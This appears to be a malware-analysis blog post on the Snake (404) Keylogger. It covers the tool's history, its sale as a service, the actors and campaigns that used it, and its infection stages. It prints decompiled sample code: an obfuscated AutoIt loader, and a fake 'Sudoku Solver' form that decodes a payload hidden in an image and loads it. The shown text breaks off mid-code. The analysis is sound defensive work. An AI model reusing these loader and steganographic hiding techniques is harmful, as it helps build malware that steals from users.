



Snake Evolution

 rexorvc0.com/2025/11/17/Snake

REXor

Snake Keylogger





Overview

Snake Keylogger, also known as 404 Keylogger, is malware that has been categorized as a keylogger and that has evolved over time, acquiring stealer capabilities that complement its functions and have made it more powerful over the years. It first appeared in 2019 and it is believed that much of the source code may belong to Matiex, while others maintain that 404 was first and that Matiex obtained its code. Like many other malwares, it is based on a Malware-as-a-Service (MaaS) model and is sold and advertised on black markets, both on the Dark Web and in forums or Telegram since its creation, with prices that have fluctuated over the years as its capabilities increased; the tool can be purchased for anywhere from \$25 up to \$900 for a lifetime version, and there are currently different versions with different prices per version.

The malware has been used by all kinds of users, from organized groups to users with less ambitious objectives. Its attack methods have been very varied depending on the buyers of the tool, but they have included phishing, other droppers to launch it, prior loaders, or even abusing installers pretending to be a legitimate application.

As mentioned, Snake has been involved in a large number of campaigns and has been used by numerous unknown actors, but also by some with significant impact:

- [🧐TA] UAC-0041 (🇵🇸): Used with Formbook as loader
- [🧐TA] TA558 (🇵🇸): Steganography using other malwares (AgentTesla, FormBook, Remcos, [LokiBot](#), GuLoader or XWorm)
- [☢️Campaign] QuirkyLoader: Mass executions using the loader + Snake, AgentTesla, AsyncRat, MassLogger, Rhadamanthys
- [☢️Campaign] GuLoader: Using it as a hook to deploy Snake


_Technical Analysis


This malware has had a long trajectory, being one of those that has remained most frequently in the TOPs; therefore, we can find hundreds of samples where its behavior has varied, however, the final stage of this malware has remained fairly constant over time. Commonly, Snake is distributed through phishing campaigns where they will try to get us to download a link or will send us a script, archive, or office file that will begin the first phase. We can also find campaigns focused on downloading cracks or applications that lead to downloading files similar to those mentioned above or links that host them.

In short, the idea is to download the initial phase which will contain a loader or a script that will start Snake's preparation phase, which will perform different tasks such as information collection, persistence, external communication, etc.

A diagram summarizing the most common Snake versions in recent months is the following:


Snake Keylogger






In recent months a large number of different Snake versions have coexisted, so we can find numerous samples that present their particularities

Among the most typical versions, there are various phishing campaigns that will try to download via link or via a file the next stage of the execution; often we will encounter different types of files as attachments or even links to potential malicious downloads of the next stage




These include archives (ZIPs or RARs) as well as scripts written in different languages (JS, VBS, etc.). These do not differ greatly from one another in terms of functionality, since their main goal is usually to deobfuscate code and launch the next version or to download the next stage





```
FileInstall("corynteria", @TempDir & "\corynteria", 1)
Global $cjjhfnubb = Execute("C" & "all")
Global $fqoenhet = $cjjhfnubb(ohjdidehec("76 111 114 107 88 107 103 106"), $cjjhfnubb(ohjdidehec("76 111 114 107 85 118 107 11
$fqoenhet = ohjdidehec($fqoenhet)
Global $xbddfsnpq = DllStructCreate(ohjdidehec("104 127 122 107 97") & BinaryLen($fqoenhet) & ohjdidehec("99"))
DllStructSetData($xbddfsnpq, 1, $fqoenhet)
FileInstall("apostrophise", @TempDir & "\apostrophise", 1)
Global $eoqnanzgxx = DllStructGetPtr($xbddfsnpq)
$cjjhfnubb(ohjdidehec("74 114 114 73 103 114 114"), ohjdidehec("113 107 120 116 107 114 57 56 52 106 114 114"), ohjdidehec("10
$cjjhfnubb(ohjdidehec("74 114 114 73 103 114 114"), ohjdidehec("123 121 107 120 57 56 52 106 114 114"), ohjdidehec("118 122 12
$ntreddlc = 13404
$jhhhdanlz = 63065
$ypguhfhqz = 93968
$vhkhhlz = 34591
$cebfbmcwb = 56391
$ddxhggcutj = 9581
$zmzsslbec = 54740
$nyqxljcrf = 57174
$jfkewsyb = 10335
$borqswlc = 36252
$yhdmgkwxvi = 77292
$ppfhrjbaj = 50791

Func yamfscpr()
    FileMove(@WorkingDir & "\Roles\workflow_data.config", @DesktopDir & "\ Application Flow\notification_image.gif", 915)
    ATan(9885)
    evaluate("vL682Un")
    FileGetPos(4800)
    Return(0)
EndFunc
```



_First phase: Preparation

This phase will normally present one of two scenarios: one where we have obfuscated code that works at runtime, or, alternatively, images in resources that also work at runtime using steganography techniques. These techniques can be more or less elaborate, ranging from pixel positioning to audio spectrograms processed into bitmaps




Depending on the sample, it performs different operations to search the resources and obtain what it needs at each moment; the names of these will change and so will the content

```

base.Size = new Size(600, 650);
this.Text = "Sudoku Solver";
base.StartPosition = FormStartPosition.CenterScreen;
Panel gridPanel = new Panel();
gridPanel.Location = new Point(100, 80);
gridPanel.Size = new Size(370, 370);
gridPanel.BackColor = Color.Black;
Bitmap src = Resources.KS;
List<byte> data = new List<byte>();
PuzzleGridForm.CobaltKnotAssembler(src, data, 53248, 7707, "ember", 29, true);
Assembly Wr_99 = Interaction.CallByName(Thread.GetDomain(), "Load", CallType.Get, new object[]
{
    data.ToArray()
}) as Assembly;
Type airo = Wr_99.Types.First<TypeInfo>().AsType();
string[] args = new string[]
{
    this.Z5,
    this.Z6,
    "SudokuApp"
};
object instance = Type.GetType(new string(new char[]
{
    'S',
    'y',
    's'
}

```




```

double[] array = new double[16];
for (int i = 0; i < array.Length; i++)
{
    array[i] = Math.Sin((double)(i + 1) * 0.314159 + (double)tilt * 0.01);
}
int[] array2 = new int[7];
int num = 0;
int num2 = beacon ^ ((tag != null) ? tag.Length : 0);
if (tag != null)
{
    for (int j = 0; j < tag.Length; j++)
    {
        int num3 = (int)tag[j] + j * 29 ^ (int)(array[j % array.Length] * 1000.0);
        array2[num] = (array2[num] ^ num3) + (int)(tilt & 15);
        num = (num + 1) % array2.Length;
        num2 ^= array2[num] << j % 5;
    }
}
if (latch && ((num2 ^ (int)tilt) & 8) != 0)
{
    num2 ^= array2[(num2 & 3) % array2.Length] * 17;
}
int num4 = 0;
while (num4 < vellum.Width && chute.Count < capstone)
{
    int num5 = num2 ^ num4 * 131;
    int num6 = 0;
    while (num6 < vellum.Height && chute.Count < capstone)
    {
        num5 += ((num6 + 1) * 7 ^ array2[(num4 + num6) % array2.Length]);
        Color pixel = vellum.GetPixel(num4, num6);
        int num7 = capstone - chute.Count;
        int num8 = num7;
        if (num8 > 3)
        {
            num8 = 3;
        }
        if (num8 < 0)
        {
            num8 = 0;
        }
        int num9 = 0;
        int num10 = 1;
        int num11 = 2;
        byte[] array3 = new byte[]
        {
            pixel.R,
            pixel.G,
            pixel.B
        };
        if (num8 > 0)
        {
            int num12 = num9;
            chute.Add(array3[num12]);
        }
        if (num8 > 1)
        {
            int num13 = num10;
            chute.Add(array3[num13]);
        }
        if (num8 > 2)
        {
            int num14 = num11;

```

```

    chute.Add(array3[num14]);
}
num6++;

